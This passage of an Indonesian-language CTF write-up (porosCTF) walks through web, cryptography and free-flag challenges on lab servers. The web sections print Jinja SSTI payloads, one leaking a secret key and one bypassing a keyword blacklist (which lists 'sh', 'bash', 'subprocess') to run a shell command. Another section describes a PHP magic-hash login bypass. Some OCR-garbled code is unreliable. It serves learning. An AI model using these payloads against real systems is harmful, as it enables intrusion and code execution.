
```
/* Part 1: porosCTF{s4nta1_k4w4n_ */
```

```
30% {
```

Lalu disini langkah selanjutnya adalah saya coba melihat source code dari javascript, dan ketika saya mengecek kode tersebut di temukan juga teks yang saya cari yaitu.

```
ent.cookie = "part_2=1n1_s04l_pembuk4_";
```

Lalu untuk mencari flag part 3 nya saya masuk ke secret.html akan tetapi hasilnya sebuah jebakan .



Lalu saya mencoba liat deskripsi yang sudah di ubah bentuk dalam teks terdapat sebuah teks yaitu robot mungkin robot memiliki informasi tentang web tersebut. yang pertama saya mencoba link <http://10.34.9.74:13121/robots.html> akan tetapi hasilnya not found, lalu disini saya mencoba untuk mengubah nya dari html menjadi <http://10.34.9.74:13121/robots.txt> dan ketika di akses terdapat tampilan berikut.

```
User-agent: *
Disallow: /secret-page/
Disallow: /hidden-folder/
Disallow: /private-data/
Disallow: /secret page/
```

Seperti teks tersebut mengarahkan kita ke sebuah link yang mungkin informasi penting lalu saya coba satu per satu text tersebut akan tetapi tidak terdapat apa-apa, akhirnya sampai di text /secret page/ ketika saya coba input kedalam link terdapat sebuah kode program berikut.

Ternyata di dalam link tersebut terdapat kode brainf#ck, disini saya langsung memindahkan kode brainf#ck tersebut ke branf#ck compiler agar dapat membaca kode tersebut. setelah saya jalankan terdapat kode berikut.

[[[(![]+[])[]+[]]+(![]+[])[]!+[]+!+[]]+(![]+[])[]+!+[]]]

Setelah saya cari informasi di internet seperti nya kode tersebut adalah sebuah kode dari JSF#ck maka langkah selanjutnya disini saya menaruh kode tersebut ke JSF#ck compiler agar dapat membaca kode tersebut ke dalam teks normal, setelah saya coba menghasilkan output berikut.

Results

```
last part =  
"aj4_dulu_g4us4h_sus4h_sus4h}";
```

Ternyata kita mendapatkan part terakhir nya maka kita gabungkan agar dapat membentuk flag nya.

FLAG : porosCTF{s4ntal k4w4n lnl s04l pembuk4 aj4 dulu g4us4h sus4h sus4h}

6. Web Exploit | jiggle jiggle jugling

Description :

Juggling adalah seni melempar, menangkap, dan memanipulasi objek secara berulang dalam pola tertentu. Biasanya dilakukan dengan bola, cincin, atau tongkat, juggling mengandalkan koordinasi, ritme, dan ketangkasan. Dalam konteks yang lebih luas, juggling juga bisa berarti kemampuan mengelola banyak tugas atau tanggung jawab secara bersamaan.

<http://10.34.9.74:65413/>

Penyelesaian :

di challenge ini kita diberikan sebuah link yaitu <http://10.34.9.74:65413/>, maka saya mengakses link tersebut ketika di akses terdapat sebuah halaman login berikut.

Login


Username

Password

Login

Di halaman login tersebut saya coba kode acak mungkin bisa login, akan tetapi tidak bisa maka langkah selanjutnya adalah saya menggunakan SQL injection apakah bisa login ke website tersebut, Tapi hasil nya sama juga tetap tidak bisa, Lalu saya mencoba untuk

menginspect element website tersebut untuk mencari informasi, setelah saya inspect terdapat kode berikut.



```
<!DOCTYPE html>
<html>
  <head>
    <title>Login</title>
    <style>
      body {
        font-family: Arial, sans-serif;
        text-align: center;
        margin-top: 100px;
      }

      input,
      button {
        padding: 10px;
        margin: 5px;
        width: 200px;
      }
    </style>
    <style type="text/css" id="operaUserStyle"></style>
  </head>
... <body> == $0
  <h2>Login</h2>
  > <form method="post"> @@ </form>
  <!-- ?source -->
</body>
</html>
```

di kode tersebut terdapat teks `< - - ? source - - >` berarti kode tersebut terdapat source code dari website tersebut maka langkah selanjutnya saya mencoba untuk menaruh kode source tersebut kedalam website. dan ketika di input link tersebut terdapat tampilan kode berikut.



```
< ?php
session_start();
$correct_username = "winner";
$correct_password = "hashcatw1ZBfRtYm5oM";
$user_username = "user";
$user_password = "password123";
$message = '';
if (!isset($_GET['source'])) {
    $file = 'file:///tmp/source';
    $source = file($file);
}
if ($filtered_source = array_filter($source, function ($line) {
    return !preg_match('/^$_SESSION[\\"winner key\\\"]\= hash\b|\bsha256\b|^\r\n', $line);
})):
    echo "<pre>" . htmlspecialchars(implode("", $filtered_source)) . "</pre>";
else:
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $username = $_POST['uname'] ?? '';
        $password = $_POST['pwd'] ?? '';
        if (strlen($password) >= 40) $message = "<p style='color: red;'>gak boleh curang yaa.... ●</p>";
        if (preg_match('/^01e\b$', $password) !== 1) $message = "<p style='color: red;'>+ gak boleh curang yaa.... ●</p>";
        if ($username == $user_username && $password == $user_password) {
            $_SESSION['username'] = $username;
            header("location: admin.php");
            exit();
        } else {
            if (strlen($password) >= 40) $message = "<p style='color: red;'>login gagal! Username atau password salah.</p>";
            if (preg_match('/^01e\b$', $password) !== 1) $message = "<p style='color: red;'>+ login gagal! Username atau password salah.</p>";
        }
    }
}
<!DOCTYPE html>
<html>
  <head>
    <title>Login</title>
    <style>
      body {
        font-family: Arial, sans-serif;
        text-align: center;
        margin-top: 100px;
      }

      input,
      button {
        padding: 10px;
        margin: 5px;
        width: 200px;
      }
    </style>
    <style type="text/css" id="operaUserStyle"></style>
  </head>
... <body> == $0
  <h2>Login</h2>
  > <form method="post"> @@ </form>
  <!-- ?source -->
</body>
</html>
```

Kode ini adalah sistem login sederhana menggunakan PHP dengan dua jenis akun: **admin** (username "**winner**", password "**hashcatw1ZBfRtYm5oM**") dan **user biasa** (username "**user**", password "**password123**"). Saat pengguna mencoba login, jika password memiliki **panjang ≥ 40 karakter** dan hanya mengandung karakter **0, 1, atau e**, maka sistem akan membandingkan **hash SHA1 dari password yang dimasukkan** dengan **hash SHA1 password admin**. Ini menciptakan potensi **SHA1 collision attack**, di mana string berbeda bisa memiliki **hash SHA1 yang sama**, memungkinkan bypass login ke halaman **admin.php**. Selain itu, ada fitur **?source** yang menampilkan source code PHP, tetapi

satu baris penting tentang "Winner Key" sengaja disembunyikan, sehingga informasi krusial tetap rahasia. Jika pengguna login dengan username "**user**" dan password "**password123**", mereka akan diarahkan ke **user.php**, tetapi jika login gagal, sistem akan menampilkan pesan error. Maka disini saya mencoba menginput menggunakan data dari user biasa username = user , password = password123 ketika memencet login terdapat halaman berikut.

Selamat datang, user!

Anda berhasil login.

[Logout](#)

Ternyata hasil nya tidak ada apa apa , Lalu saya juga meng inspect element website tersebut tapi hasil nya tidak ada apa apa , maka disini saya mencoba login sebagai admin akan tetapi harus memiliki password **panjang ≥ 40 karakter** dan hanya mengandung karakter **0, 1, atau e**, Karena berhubungan hash collision attack maka saya mencari di google hash collision attack dan saya menemukan sebuah github yang berisi beberapa kode yg bisa digunakan hash collision attack.

Lalu saya menemukan kode yg awalan nya 0e1 maka saya menggunakan kode tersebut sebagai password untuk login ke admin, dan username winner

Login

The image shows a login interface. At the top is a light blue input field containing the word "winner". Below it is a larger input field with a black border and a dotted placeholder. At the bottom is a grey button labeled "Login".

Ketika saya pencet login terdapat tampilan berikut.

Selamat datang, Winner!

Anda berhasil login.

ini flag buat kamu: `porosCTF{php_typ3_juggl1ng_w1th_m4g1c_h4sh_n4is_0ne_bro_129421312}`

[Logout](#)

ternyata terdapat sebuah flag dari challenge tersebut!

FLAG :

`porosCTF{php_typ3_juggl1ng_w1th_m4g1c_h4sh_n4is_0ne_bro_129421312}`

7. Web Exploit | Dr syringe Lab 1

Description :

Dr. Syringe is a mad scientist obsessed with exploring the limits of technology. In his hidden laboratory, he has created many strange experiments, including a secret. Can you discover the secrets held by Dr. Syringe?

<http://10.34.9.74:50110>

Penyelesaian :

Jadi di challenge ini kita di berikan sebuah link yaitu <http://10.34.9.74:50110> , disini saya langsung membuka link tersebut dan ketika di akses terdapat tampilan berikut. Disini saya membaca source code dari website tersebut apakah ada sesuatu, Lalu saya juga disini menggunakan Inspect Element agar mengetahui dikode tersebut adakah sesuatu yang tersembunyi atau tidak akan tetapi tetap tidak menemukan hal mencurigakan di source code dan Inspect element. Lalu saya mencoba untuk menginput flag dan mengeluarkan output berikut.

Dr. Syringe's Lab - Experiment Database

Masukkan nama eksperimen untuk melihat detailnya.

Hasil:

Flag

Lalu saya mencoba mencari informasi mengenai exploit untuk input selain SQL injection. lalu disini saya menemukan sesuatu yaitu menggunakan exploit yaitu SSTI Payload. dan saya mencoba semua command terdapat di SSTI payload jinja yang cocok dan saya menemukan seperti nya menemukan sebuah command yang cocok untuk mendapatkan flag yaitu.

```
 {{config["SECRET_KEY"]}}
```

dan ketika di jalankan mengeluarkan output berikut.

Dr. Syringe's Lab - Experiment Database

Masukkan nama eksperimen untuk melihat detailnya.

Hasil:

porosCTF{sup3r_sy1n9e_1s_4_m4d_5c13nt15t}

Ternyata terdapat sebuah flag yaitu.

Flag : porosCTF{sup3r_sy1n9e_1s_4_m4d_5c13nt15t}

8. Web Exploit | Dr syringe lab 2

Description :

After his previous secret was uncovered, Dr. Syringe has become more cautious. This time, he has hidden his secret in a new, more secure location within his upgraded system. He believes no one can find it now.

Can you prove him wrong and uncover his hidden secret once again?

```
blacklist = ['subclasses', 'base', 'sh', 'bash', 'read', 'eval', 'exec', 'subprocess', 'import', 'dict', 'builtins', 'builtins', 'getitem', 'attr', 'config', '%', '[', ']', ',', 'mro']
```


Penyelesaian : di challenge ini kita di berikan sebuah link yaitu <http://10.34.9.74:50111/> lalu sepertinya di challenge part 2 ini sistem menjadi lebih ketat lagi karena memblocklist beberapa command yang digunakan yaitu, ['subclasses', 'base', 'sh', 'bash', 'read', 'eval', 'exec', 'subprocess', 'import', 'dict', 'builtins', 'builtins', 'getitem', 'attr', 'config' '%', '[', ']', "'", 'mro'] . Maka disini saya mencoba beberapa command seperti ini.

```
{{).__class__.__base__.__subclasses__()}}  
payload {{dict().keys()}} menghasilkan berikut dict_keys([])
```

Lalu setelah mencoba beberapa payload dan memodifikasi payload dan akhirnya terbuatlah sebuah payload berikut dengan menggunakan bypass dari payload agar dapat mengakses sebuah flag.


Command : { % for line in

self._TemplateReference__context.cycler.__init__.globals.os.popen("cat flag.txt")%}{{ line }}{% endfor %} ketika di input command payload tersebut menghasilkan tampilan berikut.



9. Free Flag | Happy Eid

Description:



Penyelesaian :

Disini saya menggunakan image to text converter untuk memudahkan menulis flag, lalu karena output nya sedikit tidak sesuai maka memperbaiki sesuai yang ada di gambar. maka terbentuklah flag berikut.

Flag :

porosCTF{selamat_hari_lebaran_@@!@!@!@!!0000000000000000!!@!@!@!@!@!@!@00
11111111!!!!!!@!@!@!@!@!@!@!!!!000000000000!!!!!! _goodluck!!!!!!}

10. Cryptography | freq analyse

Description :

Just read the story patiently, Dont forget wrap your flag with porosCTF {} and replace space with _

File chall

Penyelesaian : Jadi di challenge ini kita di berikan sebuah file chall, lalu saya mendownload file tersebut ketika di download file tersebut terdapat sebuah file txt , yang berisi sebuah teks panjang yg sepertinya adalah sebuah cerita.

Rw can mnycab xo jw jwlrmwc urkajah, qrmnnw knqrwm cxfnarwp bnqneub xo mdbc-lxenannm vjwdblarycb, j uxwn bloxuja vxannm xena j oxapccnw lxmng, rcb yjpnb karccun frccq jpn. Cqn mrv ljwmunurpac ourlannm, ljbcrwp nnarn bqjmxfb cqjc mjwlmh juxwp can bccxm fjuub, furan can mrbcjwc nlaxnb xo can wmpac frwm farbynam coaxdpq dubnwy lxaarmwb. Cqn cngc knoxan arv fjb wx xammwah farccwprc fjb jw mlahyccm vjwdblaryc, oruunn frccq bcajwpc bhwkxub jwn raampduja yiccnawb, j anul oaxv j crvn fanw twxfunpm fjb bionpdiamna caakdpq rwcarijn lrygnah. Nilg pcaxtn xo rwt, qm knnw vncrlodxbuh jaajipna kh blarknb uxwp yibc, contra rwmhc beaxdmnm rw vhbcnah. Jb on calim orb orwpnab xena can mnurljcn yjdlwmc, on wccm cm anlaaduw bhwkxub, bxvn jyynlrmw frccq panticna gandznlwh cqjw xcnaab, arwcrwp jc j grmmmw bcadidcan knwnjcd can jyjlanuc lejxh. On enliam oxa orb wxcne, foun on ejm lijanoduh mxldvncm neah jwxxjw, neah bdcne sjarjcrxw rw can blaryc.

Mjhb yjbbnm, cnonw fnntb, hnc on lxm anbrbcm mnlyhycrxw. Can blaxuja'b vrwm bfiv frccq yxbbrkrurcrnb?lxum carb kn j brvun bdkbrcrdrxw lrygna, xa qjm can jwlrnweb mnerbmj vncosm bx lkyvung cjcj nenu vxmnaw vrwmb fxduim bcaedpuo cx dwaienu rc? On lxbwrmanc uncna oanzdnwlnrb, jupwrmw canf frccq twxfwv urwpdrbc1 yiccnawb, hnc lnacjrw jwxxjurnb mrbdcmn can gngnlcm mpcarckdrxw. Bxvn ljaejcnab jyynlam mrbjvaxcrxwicnub, furan xcnaab bnnvme mruknatjcnh xvrcscm, oxalwv arv cx ancrpt arb bcajpcnph. On anliuum can fxatb xo ojvxdh lahvcxpaljyqab, coxbn fax qjm kaxtn dwkanitkun lxmhb, jwm manf rwbrajcrxw oaxv contra chlqwrzhd, cmocm vwxhuyjcncl bdkbrcrdrxw, barocrw uncnaab jukop can Juvgikne, hnc can anbduc anvtrwne dwanijmkun. On ngvnyrvmecm frccq yxuhjuyajknrj mlahycrxw, jccnvycrwp cx jyvuh bsrpvcw yiccnawo cjcj lxdm anenju j grammw uhdjbn frccw can pijskum cngt. Bcrdu, can vjwvwpdudmna arv.

Oadbcacjrxw pwifmm jc can nmnpb xo orb mncnavwjcrxw, hnc on anodobm cx bddanumma cx can mnrpvl knoxan arv. On cddawn cx oanzdnwlnb jwihbrbr, ljaicrwp can xlidaanlnb xo nilg bhwkxu, bnntrwp yiccnawb kddarnm frccarw can cngc2b bcaidcan. Qn blxama can vjwdblaryc oxa mrpajyb jwm carpajyb, bdbylcrwp cqjc can vjwvdijpn qnm lxxvxx uncna yjrnwpb cqjc lxdum xayernm j oxccaxun rw qrb zdncb. Qxdab cdawm cx ejnb, jwm ljiwm annldm cx j vnan bcdl, hnc qrb oxlbd whena fjenam. Cqn vjwdblaryc qnub bnlanbc, jwm qm fjb mncnavrwm cx dwmjaqc qnq. Jb qn bcjamb jc can rwcarijn bhwkxub, bxvn cqwp lurltm? yiccnaw bx bdkcun, bx rwpnrxbdhu mrbpdrbn, cqjc oaxv rwcavjcrxw jvrcjwqab, mnrukajcn bhwbynnurwpb, juu lijanoduh nvknnmmcx vrbrunjm. Cqn blqjua qjm cx broc cqaxdpq cqn wxrb, bnyajcrwp vnjwvropdu cngc oaxv rwcavjcrxw jvrcjwqab.

Jb arb dmmabcjwrrwp mnnyrwm, bx cxx mrm qrb ojblrwjcrxw frccq cqn vrwmb knqrwm cqrb lrygna. Fqj fhan cqnh? Fqj twxfunpm qjm cqnh qnmrrwm frccrwm cqbn yjpnb, jwm fah qjm cqnh pxun cx bdq unwpqab cx yaxcnlc rc? Qn knpjw cx bnn yjccnawb rw can vjmmnbdj vncqam cx cqngm blnlh. Qn anjurnim cqje bxvn bhwkxub mmn wck knuxwp cx can yarvijah mlahycrxw kdc fwan rwbcnijm vjtnah, pdmrwp qrw exfjam cqan wngc yajfon xo mnlyhycrxw. Canh fnn urth kanjmladvb, unc kngrwm kh cqbn fpx ajae lanjcmn cqj cnlym, nwbdarw cqjc xwhd cqjw vjwvwpdudmna fxdum nena anjlq cqjn cndc.

Crvn buryma jfjh dwkxcm. Can blaxuja wx uxwna vjatnm cqn yjblwpm qrb jwq. Qrb fxam qjm bquadw cx cqn ourltnarwp urpqc xo qrb bcdm, cqan mnurljcn yjalyomc knwqjc qrb ejwm, jwm cqan nena-mnnyrwm qrb ejwm, cqjc lxwbdwm qrb cqxdpqb. Qn knpjw cx mandj xo cqn bhwkxub, cqnra bgorocwp oxavb qn jyynlrmw qn wck qn qm jmatunb kngrwm qrb nhnumb. Njlg wrpqc, qrb vrwm fanbicum frccq can ydium, jwm njlg vxawrp, qn jfxtn frccq wfq rwbrpqc, oajpymcwb xo vnrjwpo cqjc yaxynuunn arv odacqna axfv qm yjca xo mrblxenah.

Cqn mnnyra qn anj, cqn panjica cqn fnrpqj xo anbyxbkrkurch bccnum dywu qrv. Cqrb fjb wxc vnanuh jw jljmnvrl mrbixnah?rc fjb j tnh cx bxvn cqwp vdqj wjapna, bxvn cqwp cqjc qjm knnw rwcncrwxjuuh lxlwnljnum oxa inwederb. Bx hdx oujp rb oanznwlh jccjlit rbw'c cqjc qjam. Qn qnbcjcm, cqn pajerch xo cqn vxvnw yambrwp dyxw qrv. Ro qn lxcrcrdhm, ro qn duwxlthm cqn orwju bnlancb xo cqn vjwdblaryc, cqan fxdum kn wx cdawrp kjjt.

On unjwam kjjt rw qrb lgjra, nqgjdbcrxw lannypw rwpqj wcxq qrb knxnb, jwm bcjann jc cqan ourltnarwp ljuwm knoxan arv. Xdcbrmn, cqn frwm qxfunm cqaxdpq cqn lxaarmwb, jb ro nliqwp cqan forbynab xo cqbn fqx qjm xwln pdjammn cqrb twxfunpm. Cqn lxiwl fjb qrb cx vjtn.

Fxdum qn dwenru cqn cadcc, xa fxdum qn knlxm hnc jwxcqna pdjajrwjw xo cqn oxapccnw lrygna, nwbdarw cqjc rcb bnlanbc anvjrwm qnmrrwm oxa cqxpn fqx caduh mnbnnaem cx orwv cqnv?

Cqn ljuwm kdwam uxv. Cqn wrppc bcanclqm xw. Jwm cqn blqjua, frccq rwt-bcjrwm orwpnab jwm j vrwm kdammnw kh anenujcrxw, anjlqm oxa qrb zdruu xwn orwju crvn.

lalu saya menggunakan caesar cipher untuk mengdecrypt teks acak tersebut ketika saya decrypt menghasilkan tampilan tersebut.

In the depths of an ancient library, hidden behind towering shelves of dust-covered manuscripts, a lone scholar pored over a forgotten codex, its pages brittle with age. The dim candlelight flickered, casting eerie shadows that danced along the stone walls, while the distant echoes of the night wind whispered through unseen corridors. The text before him was no ordinary writing?it was an encrypted manuscript, filled with strange symbols and irregular patterns, a relic from a time when knowledge was safeguarded through intricate ciphers. Each letter, each stroke of ink, had been meticulously arranged by scribes long past, their intent shrouded in mystery. As he traced his fingers over the delicate parchment, he noted the recurring symbols, some appearing with greater frequency than others, hinting at a hidden structure beneath the apparent chaos. He reached for his notes, where he had carefully documented every anomaly, every repetition, every subtle variation in the script.

Days passed, then weeks, yet the code resisted decryption. The scholar's mind swam with possibilities?could this be a simple substitution cipher, or had the ancients devised a method so complex that even modern minds would struggle?

terdapat tampilan berikut , lalu saya coba copy lagi sepotong teks dan menghasilkan teks berikut.

↑↓

The deeper he read, the greater
the weight of responsibility
settled upon him. This was not
merely an academic discovery?it
was a key to something much
larger, something that had been
intentionally concealed for
) centuries. So your flag is
frequency attack isn't that hard.
He hesitated, the gravity of the
moment pressing upon him. If he
continued, if he unlocked the
final secrets of the manuscript,
there would be no turning back.

melihat cerita tersebut dengan seksama lalu saya menemukan sebuah teks yang cukup mencurigakan. yaitu so your flag is frequency attack isn't that hard.

Dan sepertinya itu sebuah flag dari challenge tersebut, dan ketika saya submit berhasil maka flag dari challenge tersebut adalah.

FLAG : porosCTF{frequency_attack_isn't_that_hard}

11. Cryptography | Up to U


Description :

So we've design new encryption algorithm!! can u try to find the flag??

File : Secret.txt & main.py

Penyelesaian :

Di challenge tersebut kita diberikan 2 buah file yaitu secret.txt dan main.py, maka saya mencoba mendownload file dari secret.txt tersebut dan melihat isi dari file tersebut ketika saya buka isi nya terdapat teks berikut.



```
ic°cII~cψ' '«MÜGJ«ψh«Ü±«ЖToψ«uÆGÜIΤψψÆá
```

Seperti nya teks acak tersebut adalah sebuah plaintext yang akan digunakan untuk melakukan decrypt, Lalu disini juga terdapat sebuah file dari main.py seperti file tersebut adalah cara program enkripsi tersebut berjalan dengan menggunakan bahasa python maka saya disini mendownload file tersebut dan ketika dibuka isi nya terdapat kode program berikut.

```
C: > Users > ariq > Downloads > main (3).py > generate_key
1 def generate_key(seed):
2     return seed % 1312
3
4 def encrypt(plaintext, seed):
5     key = generate_key(seed)
6     ciphertext = ""
7     for char in plaintext:
8         encrypted_char = (ord(char) * key) % 1312
9         ciphertext += chr(encrypted_char)
10    return ciphertext
11
12 def save_to_file(filename, data):
13     with open(filename, 'w', encoding='utf-8') as file:
14         file.write(data)
15
16 plaintext = "LET'S GO LAST INCUBATION"
17
18 seed = 1035767061
19 ciphertext = encrypt(plaintext, seed)
20 print("Encrypted:", ciphertext)
21
22 save_to_file("secret.txt", ciphertext)
23
```

Program ini mengenkripsi teks dengan cara sederhana menggunakan angka **seed** sebagai kunci. Pertama, fungsi **generate_key(seed)** menghitung kunci enkripsi dengan mengambil sisa hasil bagi (**modulus 1312**). Lalu, fungsi **encrypt(plaintext, seed)** berfungsi mengubah setiap huruf dari teks asli menjadi angka (**ord(char)**), dengan kunci yang tadi dibuat, lalu mengambil sisa baginya dengan **1312** sebelum mengonversinya kembali menjadi karakter (**chr(encrypted_char)**). Setelah teks terenkripsi, hasilnya disimpan dalam file menggunakan **save_to_file(filename, data)**. Program ini mengenkripsi teks "LET'S GO LAST INCUBATION" dengan seed 1035767061, lalu mencetak hasil enkripsi dan menyimpannya dalam file "**secret.txt**" , Lalu saya membuat kode baru agar dapat menemukan sebuah flag nya dengan kode tampilan berikut.

```
C: > Users > ariq > Downloads > solve.py > ...
1  def generate_key(seed):
2      return seed % 1312
3
4  def decrypt(ciphertext, seed):
5      key = generate_key(seed)
6      decrypted_text = ""
7
8      for char in ciphertext:
9          for original_char in range(32, 127):
10              if (original_char * key) % 1312 == ord(char):
11                  decrypted_text += chr(original_char)
12                  break
13
14      return decrypted_text
15
16  with open("secret.txt", "r", encoding="utf-8") as file:
17      ciphertext = file.read()
18
19  seed = 1035767061
20  decrypted_text = decrypt(ciphertext, seed)
21  print(decrypted_text)
22
```

Dan ketika di jalankan menghasilkan flag dibawah ini.

Flag : porosCTF{6o0d_LuCk_0N_uR_l45T_1nCuB4t10n}

12. Cryptography | Simple RSA

Description : so we've made some simple RSA encryption (I Guess :))

Penyelesaian : Pada challenge ini kita diberikan sebuah file yaitu chall.py, Maka saya langsung mendownload file tersebut dan membuka isi file tersebut ketika di buka terdapat kode berikut.

```
1 p = 47
2 q = 73
3 e = 1153
4
5 ciphertext = "ခြုံတော်လျှိုင်မက္ခဏူ_နည်_မီ_ဝိုင်းမား"
6
7 plaintext = "ini flag untuk nyata"
8
9 print("plaintext: " + plaintext)
```

Pada kode tersebut sudah diketahui beberapa nilai dari kode RSA tersebut $p = 47$, $q = 73$ dan $e = 1153$, maka langkah selanjutnya kita harus mencari nilai $n =$ dengan rumus $n = pxq$ yang berarti $n = 47 \times 73 = 3431$ maka nilai n nya 3431. dan untuk mencari nilai toitient euler adalah dengan rumus $= (p - 1) \times (q - 1) = 46 \times 72 = 3312$, maka nilai dari toitient euler adalah 3312 sekarang kita sudah mendapatkan nilai maka kita dapat lakukan dekripsi. dan saya membuat kode berikut agar dapat melakukan dekripsi.

```

C: > Users > ariq > Downloads > main (3).py > ...
1  p, q, e = 47, 73, 1153
2  n = p * q
3  phi = (p - 1) * (q - 1)
4  |
5  def mod_inverse(a, m):
6      x, y, u, v = 0, 1, 1, 0
7      while a:
8          q, r = divmod(m, a)
9          m, a = a, r
10         x, u = u, x - q * u
11         y, v = v, y - q * v
12     return x % phi
13
14 d = mod_inverse(e, phi)
15
16 ciphertext = "Ã¢â€šâ€žjelÃ¢â€šâ€žmÃ¢â€šâ€ž_Ã¢â€šâ€ž_4f_0Ã¢â€šâ€ždÃ¢â€šâ€ž_Ã¢â€šâ€ž"
17
18 plaintext = "".join(chr(pow(ord(c), d, n)) for c in ciphertext)
19
20 print("Decrypted flag:", plaintext)
21

```

Kode ini mendekripsi ciphertext menggunakan RSA. Pertama, kita hitung **n** dan $\phi(n)$ dari **p** dan **q**, lalu cari **d** sebagai invers modular dari **e** terhadap $\phi(n)$. Selanjutnya, setiap karakter ciphertext dikonversi ke bilangan bulat dengan **ord(c)**, didekripsi dengan rumus **m=cdmod nm = c^d \mod nm=cdmodn**, lalu dikonversi kembali ke karakter ASCII. Hasilnya digabung menjadi plaintext. Maka saya coba jalankan kode berikut dan menghasilkan output berikut.

```

PS C:\Users\ariq> & C:/Users/ariq/AppData/Local/Microsoft/WindowsApps/python3.11.exe "c:/Users/ariq/Downloads/main (3).py"
Decrypted flag: porosCTF{RSA_15_FuN_i5n'T_1t}

```

Dan ternyata terdapat sebuah flag!

Flag : porosCTF{RSA_15_FuN_i5n'T_1t}

13. Pwn | Argue with the wall

Description : Can you PLEASE convince him?

